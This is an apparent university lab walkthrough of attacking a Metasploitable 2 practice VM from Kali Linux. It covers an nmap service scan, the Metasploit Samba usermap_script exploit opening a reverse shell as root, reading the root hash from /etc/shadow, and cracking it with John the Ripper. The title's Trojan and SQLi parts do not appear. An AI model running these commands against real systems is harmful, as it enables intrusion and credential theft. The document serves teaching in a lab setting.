

Trojan Creation & Monitor; Metasploitable; SQLi

Prepared by: Dr.Arun Anoop M., Associate Professor, Dept. of Cyber Security, SoC, VelTech Technical University, Chennai.


Switched on both Kali Linux and MetaSploitable Version2.




```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.19.142
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-21 05:37 EDT
Nmap scan report for 192.168.19.142
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:37:C8:CE (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
```



```
msf6 > nmap -sV -p 21 192.168.19.142
[*] exec: nmap -sV -p 21 192.168.19.142

Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-21 05:21 EDT
Nmap scan report for 192.168.19.142
Host is up (0.00063s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:37:C8:CE (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
msf6 > Interrupt: use the 'exit' command to quit
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```




```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set paload cmd/unix/reverse
[-] Unknown datastore option: paload. Did you mean PAYLOAD?
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ────    ───────────────  ────────  ───────────
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ────   ───────────────  ────────  ───────────
   LHOST  192.168.19.139   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```




```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.19.142
RHOSTS ⇒ 192.168.19.142
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.19.139:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo VDGEHG0jWkQy0kg2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "VDGEHG0jWkQy0kg2\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.19.139:4444 → 192.168.19.142:40002) at 2024-03-21 05:55:52 -0400
```

Hacked the Metasploitable device through SAMBA server vulnerability:



```
uname -r
2.6.24-16-server
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:37:c8:ce
          inet addr:192.168.19.142  Bcast:192.168.19.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe37:c8ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4518 errors:1 dropped:2 overruns:0 frame:0
          TX packets:1457 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:303865 (296.7 KB)  TX bytes:140850 (137.5 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:408 errors:0 dropped:0 overruns:0 frame:0
          TX packets:408 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:177517 (173.3 KB)  TX bytes:177517 (173.3 KB)
```



```
whoami
root
pwd
/
hostname
metasploitable
grep root /etc/shadow
root:$1$nVwgWLMG$/qwJIwlfdBjGfVuxjJ73k1:19803:0:99999:7:::
```


Copy “root:$1$nVwgWLMG$/qwJIwlfdBjGfVuxjJ73k1:19803:0:99999:7:::” and paste it into new file. I have used ‘touch’ command and created empty file. Later used vi editor and pasted that copied content.

Open new terminal


touch 1.txt

vi 1.txt

added copied content and saved.



```
Crack Password using John The Ripper:
git clone https://github.com/openwall/john
cd john
cd run
chmod +x john
```



```
┌──(root㉿kali)-[~]
└─# john 1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
amma             (root)
1g 0:00:00:06 DONE 3/3 (2024-03-21 06:10) 0.1557g/s 132631p/s 132631c/s 132631C/s amyh..arie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

My metasploitable2’s password is ‘amma’. I have cracked it by using john the ripper password cracking tool.